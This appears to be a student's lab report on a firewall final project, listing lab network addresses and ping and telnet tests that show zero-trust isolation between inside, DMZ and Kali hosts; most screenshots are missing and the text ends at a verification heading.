Final Project: Next-Generation Firewall Configuration


Name: Prahar Shah

Student number: V01049008

Email: prahars25@gmail.com

Setup:


A) Connection setup:




B) Network Setup:

1. Inside-Host: 10.10.10.10 / 255.255.255.0 / GW: 10.10.10.100 / DNS: 8.8.8.8
2. DMZ-Host: 172.16.1.10 / 255.255.255.0 / GW: 172.16.1.100 / DNS: 8.8.8.8
3. Kali Linux: 192.168.10.10 / 255.255.255.0 / GW: 192.168.10.100 / DNS: 8.8.8.8


-Firewall:




-DMZ-host:



-Inside-host:




-Kali-Linux:




C)Verifying if all the machines could ‘ping’ their gateways:


-Inside-host:



-DMZ-host:




-Kali-Linux:




Task 1: Demonstrate that the Inside-Host, Kali-Linux, and DMZ-Host cannot access each other or the Internet (Zero-Trust concept).

1) Inside-host:

-Trying to connect inside host (10.10.10.10) to Kali (192.168.10.10) using telnet and ping:




-Trying to connect inside host (10.10.10.10) to DMZ-host(172.16.1.10) using telnet and ping:




-Proving Inside-host cannot access internet:

Used: ping 8.8.8.8 & ping google.com




Verification using monitor logs:

